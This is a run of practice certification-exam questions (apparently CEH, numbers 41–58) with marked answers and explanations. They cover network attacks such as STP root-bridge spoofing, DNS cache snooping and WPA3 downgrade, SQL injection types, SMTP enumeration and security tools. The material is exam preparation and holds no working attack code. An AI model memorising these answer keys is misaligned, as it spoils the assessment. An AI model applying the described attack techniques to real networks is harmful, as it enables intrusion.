Point Nmap at a remote machine and it might tell you that ports 25/tcp, 80/tcp, and 53/udp are open. Using its nmap-services database of about 2,200 well-known services, Nmap would report that those ports probably correspond to a mail server (SMTP), web server (HTTP), and name server (DNS) respectively. This lookup is usually accurate—the vast majority of daemons listening on TCP port 25 are, in fact, mail servers. However, you should not bet your security on this! People can and do run services on strange ports.

Even if Nmap is right, and the hypothetical server above is running SMTP, HTTP, and DNS servers, that is not a lot of information. When doing vulnerability assessments (or even simple network inventories) of your companies or clients, you really want to know which mail and DNS servers and versions are running. Having an accurate version number helps dramatically in determining which exploits a server is vulnerable to. Version detection helps you obtain this information.

After TCP and/or UDP ports are discovered using one of the other scan methods, version detection interrogates those ports to determine more about what is actually running. The `nmap-service-probes` database contains probes for querying various services and match expressions to recognize and parse responses. Nmap tries to determine the service protocol (e.g. FTP, SSH, Telnet, HTTP), the application name (e.g. ISC BIND, Apache httpd, Solaris telnetd), the version number, hostname, device type (e.g. printer, router), the OS family (e.g. Windows, Linux). When possible, Nmap also gets the Common Platform Enumeration (CPE) representation of this information. Sometimes miscellaneous details like whether an X server is open to connections, the SSH protocol version, or the KaZaA user name, are available. Of course, most services don't provide all of this information. If Nmap was compiled with OpenSSL support, it will connect to SSL servers to deduce the service listening behind that encryption layer. Some UDP ports are left in the `open|filtered` state after a UDP port scan is unable to determine whether the port is open or filtered. Version detection will try to elicit a response from these ports (just as it does with open ports), and change the state to open if it succeeds. `open|filtered` TCP ports are treated the same way. Note that the Nmap `-A` option enables version detection among other things.

When RPC services are discovered, the Nmap RPC grinder is automatically used to determine the RPC program and version numbers. It takes all the TCP/UDP ports detected as RPC and floods them with SunRPC program NULL commands in an attempt to determine whether they are RPC ports, and if so, what program and version number they serve up. Thus you can effectively obtain the same info as `rpcinfo -p` even if the target's portmapper is behind a firewall (or protected by TCP wrappers). Decoys do not currently work with RPC scan.

When Nmap receives responses from a service but cannot match them to its database, it prints out a special fingerprint and a URL for you to submit it to if you know for sure what is running on the port. Please take a couple minutes to make the submission so that your find can benefit everyone. Thanks to these submissions, Nmap has about 6,500 pattern matches for more than 650 protocols such as SMTP, FTP, HTTP, etc.

-sV (Version detection)

Enables version detection, as discussed above. Alternatively, you can use [-A](#), which enables version detection among other things.

Incorrect answers:

-ss (TCP SYN scan)

SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is also relatively unobtrusive and stealthy since it never completes TCP connections. SYN scan works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NUL/Xmas, Maimon and idle scans do. It also allows clear, reliable differentiation between the [open](#), [closed](#), and [filtered](#) states.

-sT (TCP connect scan)

TCP connect scan is the default TCP scan type when SYN scan is not an option. This is the case when a user does not have raw packet privileges. Instead of writing raw packets as most other scan types do, Nmap asks the underlying operating system to establish a connection with the target machine and port by issuing the connect system call. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection. It is part of a programming interface known as the Berkeley Sockets API. Rather than read raw packet responses off the wire, Nmap uses this API to obtain status information on each connection attempt.

-sY (SCTP INIT scan)

SCTP is a relatively new alternative to the TCP and UDP protocols, combining most characteristics of TCP and UDP, and also adding new features like multi-homing and multi-streaming. It is mostly being used for SS7/SIGTRAN related services but has the potential to be used for other applications as well. SCTP INIT scan is the SCTP

equivalent of a TCP SYN scan. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. Like SYN scan, INIT scan is relatively unobtrusive and stealthy, since it never completes SCTP associations. It also allows clear, reliable differentiation between the `open`, `closed`, and `filtered` states.

Question 41:

Scammers can query the DNS server to determine whether a specific DNS record is cached, thereby determining your organization's browsing habits. This can disclose sensitive information such as financial institutions visited recently or other sensitive websites that a company might not want to be public knowledge of.

Which of the proposed attacks fits this description?

- **DNS cache snooping**
- **(Correct)**
- **DNS zone walking**
- **DNS cache poisoning**
- **DNSSEC zone walking**

Explanation

<https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/dns-server-cache-snooping-attacks>

DNS cache snooping is when someone queries a DNS server in order to find out (snoop) if the DNS server has a specific DNS record cached, and thereby deduce if the DNS server's owner (or its users) have recently visited a specific site.

This may reveal information about the DNS server's owner, such as what vendor, bank, service provider, etc. they use. Especially if this is confirmed (snooped) multiple times over a period.

This method could even be used to gather statistical information - for example at what time does the DNS server's owner typically access his net bank etc. The cached DNS record's remaining TTL value can provide very accurate data for this.

DNS cache snooping is possible even if the DNS server is not configured to resolve recursively for 3rd parties, as long as it provides records from the cache also to 3rd parties (a.k.a. "lame requests").

Question 42:


Ivan, the black hat hacker, plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the target's network. What attack did Ivan perform?

- STP attack.
- (Correct)
- DNS poisoning.
- VLAN hopping.
- ARP spoofing.

Explanation

<https://howdoesinternetwork.com/2012/stp-attack>

An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes.



Incorrect answers:

ARP spoofing attack https://en.wikipedia.org/wiki/ARP_spoofing

ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.

DNS poisoning attack https://en.wikipedia.org/wiki/DNS_spoofing

DNS spoofing, also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address. This results in traffic being diverted to the attacker's computer (or any other computer).

VLAN hopping https://en.wikipedia.org/wiki/VLAN_hopping

VLAN hopping is a computer security exploit, a method of attacking networked resources on a virtual LAN (VLAN). The basic concept behind all VLAN hopping attacks is for an attacking host on a VLAN to gain access to traffic on other VLANs that would normally not be accessible. There are two primary methods of VLAN hopping: switch spoofing and double tagging. Both attack vectors can be mitigated with proper switch port configuration.

Question 43:

Ivan, a black hacker, wants to get information about IoT cameras and devices used by the attacked company. For these purposes, he will use a tool that collects information about the IoT devices connected to a network, open ports and services, and the attack surface area. Thanks to this tool, Ivan constantly monitors every available server and device on the internet. This opportunity will allow him to exploit these devices in the future.

Which of the following tools did Ivan use to carry out this attack?

- **NeuVector**
- **Censys**
- **(Correct)**
- **Wapiti**
- **Lacework**

Explanation

One more question where you must choose the tool according to the abstract description of the situation. You will meet several similar questions on the exam. To correctly answer such questions, you just need to know which tool does what without going into details.

Censys <https://censys.io/product/hnri/>

Censys provides an automated monitoring solution, integrated with your existing IT work flow, to scan your employees' home networks for exposures and vulnerabilities. The Censys HNRI ASM tool allows you to map your workforce, alerts you when risks are detected, and allows you to investigate changes over time.

The Censys HNRI looking for:

- Exposed IOT and embedded devices, such as cameras and routers;
- Exposed telnet, FTP, and the like - plaintext services found on many IOT devices and home routers - many with default credentials;
- Remote desktop sharing, such as PCAnywhere and RDP;
- Network management exposures, such as Intel AMT and SNMP;

- Exposed Microsoft LAN protocols like SMB - a popular vector for ransomware.

NeuVector <https://neuvector.com/>

NeuVector delivers Full Lifecycle Container Security with the only cloud-native, Kubernetes security platform providing end-to-end vulnerability management, automated CI/CD pipeline security, and complete run-time security including the industry's only container firewall to protect your infrastructure from zero-days and insider threats.

Lacework <https://www.lacework.com/>

Lacework is the data-driven security platform for the cloud. The Lacework Cloud Security Platform, powered by Polygraph, automates cloud security at scale so our customers can innovate with speed and safety.

Wapiti <https://wapiti.sourceforge.io/>

Wapiti allows you to audit the security of your websites or web applications.

It performs "black-box" scans (it does not study the source code) of the web application by crawling the webpages of the deployed webapp, looking for scripts and forms where it can inject data.

Question 44:

Jonathan, the evil hacker, wants to capture all the data transmitted over a network and perform expert analysis of each part of the target network. Which of the following tools will help him execute this attack?

- **Spoof-Me-Now**
- **arpspoof**
- **OmniPeek**
- **(Correct)**
- **ike-scan**

Explanation

<https://en.wikipedia.org/wiki/OmniPeek>

<https://www.liveaction.com/products/omnipeek-network-protocol-analyzer/>

Omnipeek Network Analyzer provides real-time visibility and network analysis into a network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n/ac wireless, Voice over Internet Protocol (VoIP), and video to remote offices. Application performance monitoring and analysis including monitoring for response times and network delay is supported.

Incorrect answers:

Ike-scan

<https://www.kali.org/tools/ike-scan/>

ike-scan is a command-line tool that uses the IKE protocol to discover, fingerprint and test IPsec VPN servers. It scans IP addresses for VPN servers by sending a specially crafted IKE packet to each host within a network. Most hosts running IKE will respond, identifying their presence.

Spoof-Me-Now

Spoof-Me-Now is a program to change (spoof) your MAC Address.

Arpspoof

<https://github.com/smikims/arpspoof>

A program to perform an ARP spoofing attack against someone else on your local unencrypted network.

Question 45:

Rajesh wants to make the Internet a little safer and uses his skills to scan the networks of various organizations and find vulnerabilities even without the owners' permission. He informs the company owner about the problems encountered, but if the company ignores him and does not fix the vulnerabilities, Rajesh publishes them publicly and forces the company to respond. What type of hacker is best suited for Rajesh?

- **Black hat**
- **Cybercriminal**
- **Gray hat**
- **(Correct)**
- **White hat**

Explanation

<https://www.kaspersky.com/resource-center/definitions/hacker-hat-types>

Grey hat hackers are a blend of both black hat and white hat activities. Often, grey hat hackers will look for vulnerabilities in a system without the owner's permission or knowledge. If issues are found, they will report them to the owner, sometimes requesting a small fee to fix the problem. If the owner does not respond or comply, periodically, the hackers will post the newly found exploit online for the world to see.

These types of hackers are not inherently malicious with their intentions; they're just looking to get something out of their discoveries for themselves. Usually, grey hat hackers will not exploit the found vulnerabilities. However, this type of hacking is still considered illegal because the hacker did not receive permission from the owner before attacking the system.

Question 46:

Which of the following services is running on port 21 by default?

- **Service Location Protocol**
- **Domain Name System**
- **Border Gateway Protocol**
- **File Transfer Protocol**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

https://en.wikipedia.org/wiki/File_Transfer_Protocol

Port 21 - File Transfer Protocol (FTP)

Incorrect answers:

https://en.wikipedia.org/wiki/Border_Gateway_Protocol

Port 179 - Border Gateway Protocol (BGP)

https://en.wikipedia.org/wiki/Service_Location_Protocol

Port 427 - Service Location Protocol (SLP)

https://en.wikipedia.org/wiki/Domain_Name_System

Port 53 - Domain Name System (DNS)

Question 47:

Evil hacker Ivan knows that his target point and user are compatible with WPA2 and WPA3 encryption mechanisms. He decided to install a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to connect. As soon as the connection is established, Ivan plans to use automated tools to crack WPA2-encrypted messages.

Which of the following attacks does Ivan want to perform?

- **Side-channel attack**
- **Downgrade security attack**
- **(Correct)**
- **Timing-based attack**
- **Cache-based attack**

Explanation

<https://www.welivesecurity.com/2019/04/11/wpa3-flaws-steal-wifi-passwords/>

Downgrade Security Attacks

To launch this attack, the client and AP should support both WPA3 and WPA2 encryption mechanisms. Here, the attacker forces the user to follow the older encryption method, WPA2, to connect to the network. A downgrade security attack can be implemented in the following two ways.

- **Exploiting backward compatibility:** If a user and AP are compatible with both WPA2 and WPA3 encryption mechanisms, then the attacker installs a rogue AP with only WPA2 compatibility in the vicinity and forces the client to go through the four-way handshake (WPA2) to get connected. Once the connection is established, the attacker uses all the attack tools available to exploit or crack the WPA2 encryption.

- **Exploiting the Dragonfly handshake:** In this method, the attacker masquerades as an authentic AP. When a user attempts to exchange keys to access the Internet using the WPA3 authentication mechanism, the attacker informs the user that it does not support the WPA3 method. Then, the attacker suggests the use of a weaker encryption mechanism such as WPA2 for accessing the Internet. Subsequently, the attacker can use various techniques to exploit or crack the WPA2 encryption.

Incorrect answers:

Side-channel attack https://en.wikipedia.org/wiki/Side-channel_attack

A side-channel attack is any attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself (e.g. cryptanalysis and software bugs). Timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information, which can be exploited.

Some side-channel attacks require technical knowledge of the internal operation of the system, although others such as differential power analysis are effective as black-box attacks. The rise of Web 2.0 applications and software-as-a-service has also significantly raised the possibility of side-channel attacks on the web, even when transmissions between a web browser and server are encrypted (e.g. through HTTPS or WiFi encryption), according to researchers from Microsoft Research and Indiana University. Many powerful side-channel attacks are based on statistical methods pioneered by Paul Kocher.

Attempts to break a cryptosystem by deceiving or coercing people with legitimate access are not typically considered side-channel attacks: see social engineering and rubber-hose cryptanalysis.

General classes of side-channel attack include:

Cache attack – attacks based on attacker's ability to monitor cache accesses made by the victim in a shared physical system as in virtualized environment or a type of cloud service.

Timing attack – attacks based on measuring how much time various computations (such as, say, comparing an attacker's given password with the victim's unknown one) take to perform.

Power-monitoring attack – attacks that make use of varying power consumption by the hardware during computation.

Electromagnetic attack – attacks based on leaked electromagnetic radiation, which can directly provide plaintexts and other information. Such measurements can be used to infer cryptographic keys using techniques equivalent to those in power analysis or can be used in non-cryptographic attacks, e.g. TEMPEST (aka van Eck phreaking or radiation monitoring) attacks.

Acoustic cryptanalysis – attacks that exploit sound produced during a computation (rather like power analysis).

Differential fault analysis – in which secrets are discovered by introducing faults in a computation.

Data remanence – in which sensitive data are read after supposedly having been deleted. (i.e. Cold boot attack)

Software-initiated fault attacks – Currently a rare class of side-channels, Row hammer is an example in which off-limits memory can be changed by accessing adjacent memory too often (causing state retention loss).

Optical - in which secrets and sensitive data can be read by visual recording using a high resolution camera, or other devices that have such capabilities (see examples below).

Question 48:

Identify the type of SQL injection where attacks extend the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

- **Error-based SQL Injection**
- **Blind SQL Injection**
- **Union SQL injection**
- **(Correct)**

Explanation

<https://pentest-tools.com/blog/sql-injection-attacks/>

UNION-based SQL Injection

The UNION operator extends the results returned by the original query, enabling users to run two or more statements if they have the same structure as the original one.

Incorrect answers:

Blind SQL Injection

Blind SQL Injection attack does not show any error message, hence “blind” in its name. It is more difficult to exploit as it returns information when the application is given SQL payloads that return a true or false response from the server. By observing the response, an attacker can extract sensitive information.

Error-based SQL Injection

Error-based SQL Injection is one of the most common types of SQL Injection vulnerabilities. It is also quite easy to determine. It relies on feeding unexpected commands or invalid input, typically through a user interface, to cause the database server to reply with an error that may contain details about the target: structure, version, operating system, and even to return full query results.

Out-of-band SQL Injection

With Out-of-band SQL Injection, the application shows the same response regardless of the user input and the database error. To retrieve the output, a different transport channel like HTTP requests or DNS resolution is used; note that the attacker needs to control said HTTP or DNS server.

Question 49:

The company hired a cybersecurity specialist to conduct an audit of their mobile application.

On the first day of work, the specialist suggested starting with the fact that he would extract the source code of a mobile application and disassemble the application to analyze its design flaws. He is sure that using this technique, he can fix bugs in the application, discover underlying vulnerabilities, and improve defence strategies against attacks.

Which of the following techniques will the specialist use?

- **Application sandboxing.**
- **Reverse engineering.**
- **(Correct)**
- **Jailbreaking.**
- **Rooting.**

Explanation

https://en.wikipedia.org/wiki/Reverse_engineering

<https://securitytoday.com/articles/2019/02/26/reverse-engineering-is-one-of-your-best-weapons-in-the-fight-against-cyberattacks.aspx>

Reverse engineering (also known as backwards engineering or back engineering) is a process or method through the application of which one attempts to understand through deductive reasoning how a device, process, system, or piece of software accomplishes a task with very little (if any) insight into exactly how it does so.

Security experts can apply reverse engineering themselves to understand how hard it is to hack certain software. If it turns out to be a breeze, experts can provide recommendations on ways to complicate matters for a potential hacker. This technique can be especially useful for security software developers who work in a wide range of data formats and protocols, conduct lots of research for client issues, and ensure code's compatibility with third-party software.

Incorrect answers:

Application sandboxing [https://en.wikipedia.org/wiki/Sandbox_\(computer_security\)](https://en.wikipedia.org/wiki/Sandbox_(computer_security))

A sandbox (including application sandboxing) is a security mechanism for separating running programs, usually in an effort to mitigate system failures and/or software vulnerabilities from spreading. It is often used to execute untested or untrusted programs or code, possibly from unverified or untrusted third parties, suppliers, users or websites, without risking harm to the host machine or operating system. A sandbox typically provides a tightly controlled set of resources for guest programs to run in, such as storage and memory scratch space. Network access, the ability to inspect the host system, or read from input devices are usually disallowed or heavily restricted.

Jailbreaking https://en.wikipedia.org/wiki/Jailbreaking_of_Apple_devices

Jailbreaking refers to privilege escalation on an Apple device to remove software restrictions imposed by Apple on iOS operating systems. Typically it is done through a series of kernel patches. A jailbroken device permits root access within the operating system and provides the opportunity to install software not available through the iOS App Store. Different devices and versions are exploited with a variety of tools. Apple views jailbreaking as a violation of the end-user license agreement, and strongly cautions device owners from attempting to achieve root access through the exploitation of vulnerabilities.

Rooting [https://en.wikipedia.org/wiki/Rooting_\(Android\)](https://en.wikipedia.org/wiki/Rooting_(Android))

Rooting is the process of allowing users of the Android mobile operating system to attain privileged control (known as root access) over various Android subsystems. As Android is based on a modified version of the Linux kernel, rooting an Android device gives similar access to administrative (superuser) permissions as on Linux or any other Unix-like operating system such as FreeBSD or macOS.

Question 50:

During the pentest, Maria, the head of the blue team, discovered that the new online service has problems with the authentication mechanism. The old password can be reset by correctly answering the secret question, and the sending form does not have protection using a CAPTCHA, which allows a potential attacker to use a brute force attack. What is the name of such an attack in the Enumeration of Common Disadvantages (CWE)?

- **Insecure transmission of credentials.**
- **Weak password recovery mechanism.**
- **(Correct)**
- **Verbose failure messages.**
- **User impersonation.**

Explanation

<https://cwe.mitre.org/data/definitions/640.html>

It is common for an application to have a mechanism that provides a means for a user to gain access to their account in the event they forget their password. Very often the password recovery mechanism is weak, which has the effect of making it more likely that it would be possible for a person other than the legitimate system user to gain access to that user's account. Weak password recovery schemes completely undermine a strong password authentication scheme.

This weakness may be that the security question is too easy to guess or find an answer to (e.g. because the question is too common, or the answers can be found using social media). Or there might be an implementation weakness in the password recovery mechanism code that may for instance trick the system into e-mailing the new password to an e-mail account other than that of the user. There might be no throttling done on the rate of password resets so that a legitimate user can be denied service by an attacker if an attacker tries to recover their password in a rapid succession. The system may send the original password to the user rather than generating a new temporary password. In summary, password recovery functionality, if not carefully designed and implemented can often become the system's weakest link that can be misused in a way that would allow an attacker to gain unauthorized access to the system.

Question 51:

The attacker gained credentials of an organization's internal server system and often logged in outside work hours. The organization commissioned the cybersecurity department to analyze the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response process, in which the cybersecurity department has determined these issues?

- **Incident triage.**
- **(Correct)**
- **Eradication.**
- **Preparation.**
- **Incident recording and assignment.**

Explanation

According to the EC-Council's training materials:

Preparation

The preparation phase includes performing an audit of resources and assets to determine the purpose of security and define the rules, policies, and procedures that drive the IH&R process. It also includes building and training an incident response team, defining incident readiness procedures, gathering required tools, and training the employees to secure their systems and accounts.

Incident recording and assignment

In this phase, the initial reporting and recording of the incident take place. This phase handles identifying an incident and defining proper incident communication plans for the employees and also includes communication methods that involve informing IT support personnel or submitting an appropriate ticket.

Incident triage

In this phase, the identified security incidents are analyzed, validated, categorized, and prioritized. The IH&R team further analyzes the compromised device to find incident

details such as the type of attack, its severity, target, impact, method of propagation, and any vulnerabilities it exploited.

Eradication

In the eradication phase, the IH&R team removes or eliminates the root cause of the incident and closes all the attack vectors to prevent similar incidents in the future.

Question 52:

In which of the following cloud service models do you take full responsibility for the maintenance of the cloud-based resources?

- IaaS
- (Correct)
- SaaS
- BaaS
- PaaS

Explanation

<https://www.intel.ru/content/www/ru/ru/cloud-computing/as-a-service.html>

IaaS (Infrastructure as a service)

IaaS is on-demand access to cloud-hosted computing infrastructure - servers, storage capacity, and networking resources - that customers can provision, configure and use in much the same way as they use on-premises hardware. The difference is that the cloud service provider hosts manages and maintains the hardware and computing resources in its own data centers. IaaS customers use the hardware via an internet connection and pay for that use on a subscription or pay-as-you-go basis.

PaaS (Platform as a service)

PaaS provides a cloud-based platform for developing, running, managing applications. The cloud services provider hosts, manages and maintains all the hardware and software included in the platform - servers (for development, testing and deployment), operating system (OS) software, storage, networking, databases, middleware, runtimes, frameworks, development tools - as well as related services for security, operating system and software upgrades, backups and more.

SaaS (Software as a service)

SaaS is cloud-hosted, ready-to-use application software. Users pay a monthly or annual fee to use a complete application from within a web browser, desktop client, or mobile app. The application and all of the infrastructure required to deliver it - servers, storage,

networking, middleware, application software, data storage - are hosted and managed by the SaaS vendor.

BaaS (Backend as a Service)

BaaS takes care of all the backend services of an application, and the developers can focus only on writing and maintaining the frontend side of the application. It provides backend services like database management, user authentication, cloud storage, hosting on the cloud, push notifications, etc.

Question 53:

Identify the type of SQLi by description:

This type of SQLi doesn't show any error message. Its use may be problematic due to as it returns information when the application is given SQL payloads that elicit a true or false response from the server. When the attacker uses this method, an attacker can extract confidential information by observing the responses.

- **Out-of-band SQLi**
- **Blind SQLi**
- **(Correct)**
- **Error-based SQLi**
- **Union SQLi**

Explanation

https://en.wikipedia.org/wiki/SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

Incorrect answers:

Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

Out-of-band SQLi

Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable). Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

Error-based SQLi

Error-based SQL injections are exploited by triggering errors in the database when invalid inputs are passed to it. The error messages can be used to return the full query results or gain information on how to restructure the query for further exploitation.

Question 54:

The boss has instructed you to test the company's network from the attacker's point of view to find out what exploits and vulnerabilities are accessible to the outside world by using devices such as firewalls, routers, and servers. During this process, you should also external assessment estimates the threat of network security attacks external to the organization.

What type of vulnerability assessment should you perform?

- **External assessment**
- **(Correct)**
- **Host-based Assessments**
- **Active Assessments**
- **Passive assessment**

Explanation

<https://info-savvy.com/top-8-most-useful-vulnerability-assessments/>

External Assessments

External assessment assesses the network from a hacker's point of view to find out what exploits and vulnerabilities are accessible to the outside world. These types of assessments use external devices like firewalls, routers, and servers. An external assessment estimates the threat of network security attacks external to the organization. it determines how secure the external network and firewall are.

Incorrect answers:

Host-based Assessments

Host-based assessments are a type of security check that involves carrying out a configuration-level check through the command line. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as incorrect registry and file permissions, as well as software configuration errors. Host-based assessment can use many commercial and open-source scanning tools.

Passive Assessments

Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerability assessments. Even passive assessments provide a list of the users who are recently using the network.

Active Assessments

Active evaluation is a type of vulnerability assessment that uses network scanners to scan the network to identify the hosts, services, and vulnerabilities present in that network. These network scanners have the capability to reduce the intrusiveness of the checks they perform.

Question 55:

Which of the following is a network forensics analysis tool that can monitor and extract information from network traffic and capture application data contained in the network traffic?

- **mitm6**
- **yersinia**
- **Hyenae NG**
- **Xplico**
- **(Correct)**

Explanation

<https://www.xplico.org/about>

<https://en.wikipedia.org/wiki/Xplico>

Xplico is a network forensics analysis tool (NFAT), which is a software that reconstructs the contents of acquisitions performed with a packet sniffer (e.g. Wireshark, tcpdump, Netsniff-ng).

Unlike the protocol analyzer, whose main characteristic is not the reconstruction of the data carried by the protocols, Xplico was born expressly with the aim to reconstruct the protocol's application data and it is able to recognize the protocols with a technique named Port Independent Protocol Identification (PIPI).

Incorrect answers:

yersinia

<https://www.kali.org/tools/yersinia/>

Yersinia is a framework for performing layer 2 attacks. It is designed to take advantage of some weakness in different network protocols. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.

Hyenae NG

<https://github.com/r-richter/hyenae-ng>

Hyenae NG is an advanced cross-platform network packet generator and the successor of Hyena. It features full network layer spoofing, pattern-based address randomization and flood detection breaking mechanisms. It allows you to reproduce low level ethernet attack scenarios (such as MITM, DoS) to reveal potential security vulnerabilities of your network.

mitm6

<https://github.com/dirkjanm/mitm6>

mitm6 is a pentesting tool that exploits the default configuration of Windows to take over the default DNS server. It does this by replying to DHCPv6 messages, providing victims with a link-local IPv6 address and setting the attackers host as default DNS server. As DNS server, mitm6 will selectively reply to DNS queries of the attackers choosing and redirect the victims traffic to the attacker machine instead of the legitimate server. For a full explanation of the attack, see our blog about mitm6. Mitm6 is designed to work together with ntlmrelayx from impacket for WPAD spoofing and credential relaying.

Question 56:

Andrew, an evil hacker, research the website of the company which he wants to attack. During the research, he finds a web page and understands that the company's application is potentially vulnerable to Server-side Includes Injection. Which web-page file type did Andrew find while researching the site?

- .stm
- **(Correct)**
- .html
- .rss
- .cms

Explanation

<https://medium.com/@briskinfosec/server-side-includes-injection-4b2b624393c7>

SSIs are directives present on Web applications used to feed an HTML page with dynamic contents. They are similar to CGIs, except that SSIs are used to execute some actions before the current page is loaded or while the page is being visualized. In order to do so, the webserver analyzes SSI before supplying the page to the user.

The Server-Side Includes attack allows the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary codes remotely. It can be exploited through manipulation of SSI in use in the application or force its use through user input fields.

It is possible to check if the application is properly validating input fields data by inserting characters that are used in SSI directives, like:

< ! # = / . " - > and [a-zA-Z0-9]

Another way to discover if the application is vulnerable is to verify the presence of pages with extension .stm, .shtm and .shtml. However, the lack of these types of pages does not mean that the application is protected against SSI attacks.

In any case, the attack will be successful only if the webserver permits SSI execution without proper validation. This can lead to access and manipulation of file system and process under the permission of the webserver process owner.

Question 57:

John, a black hacker, is trying to do an SMTP enumeration. What useful information can John gather during a Simple Mail Transfer Protocol enumeration?

- He can receive a list of all mail proxy server addresses used by the company.
- He can use the internal command RCPT to provide a list of ports open.
- He can find information about the daily outgoing message limits before mailboxes are locked.
- He can use two internal commands VRFY and EXPN, which provide information about valid users, email addresses, etc.
- (Correct)

Explanation

<https://info-savvy.com/what-is-enumeration/>

SMTP is a service that can be found in most infrastructure penetration tests. This service can help the penetration tester to perform username enumeration via the EXPN and VRFY commands if these commands have not been disabled by the system administrator.

The role of the EXPN command is to reveal the actual address of user aliases and lists of email and VRFY which can confirm the existence of names of valid users.

The SMTP enumeration can be performed manually through utilities like telnet and netcat or automatically via a variety of tools like metasploit, nmap and smtp-user-enum.

Question 58:

You are investigating to determine the reasons for compromising the computers of your company's employees. You will find out that the machines were infected through sites that employees often visit.

When an employee opens a site, there is a redirect from a web page, and malware downloads to the machine.

Which of the following attacks did the attacker perform on your company's employees?

- **MarioNet**
- **Clickjacking**
- **DNS rebinding**
- **Watering hole**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Watering_hole_attack

The watering hole is a computer attack strategy in which an attacker guesses or observes which websites an organization often uses and infects one or more of them with malware. Eventually, some members of the targeted group will become infected. Hacks looking for specific information may only attack users coming from a specific IP address. This also makes the hacks harder to detect and research. The name is derived from predators in the natural world, who wait for an opportunity to attack their prey near watering holes.

Incorrect answers:

DNS rebinding https://en.wikipedia.org/wiki/DNS_rebinding

DNS rebinding is a method of manipulating resolution of domain names that is commonly used as a form of computer attack. In this attack, a malicious web page causes visitors to run a client-side script that attacks machines elsewhere on the network. In theory, the same-origin policy prevents this from happening: client-side scripts are only allowed to access content on the same host that served the script. Comparing domain names is an essential part of enforcing this policy, so DNS rebinding circumvents this protection by abusing the Domain Name System (DNS).

This attack can be used to breach a private network by causing the victim's web browser to access computers at private IP addresses and return the results to the attacker. It can also be employed to use the victim machine for spamming, distributed denial-of-service attacks, or other malicious activities.

MarioNet <https://hub.packtpub.com/marionet-a-browser-based-attack-that-allows-hackers-to-run-malicious-code-even-if-users-exit-a-web-page/>

MarioNet allows attackers to place malicious code on high-traffic websites for a short period of time. This allows the attackers to gain a huge user base, remove the malicious code, but continue to control the infected browsers from another central server.

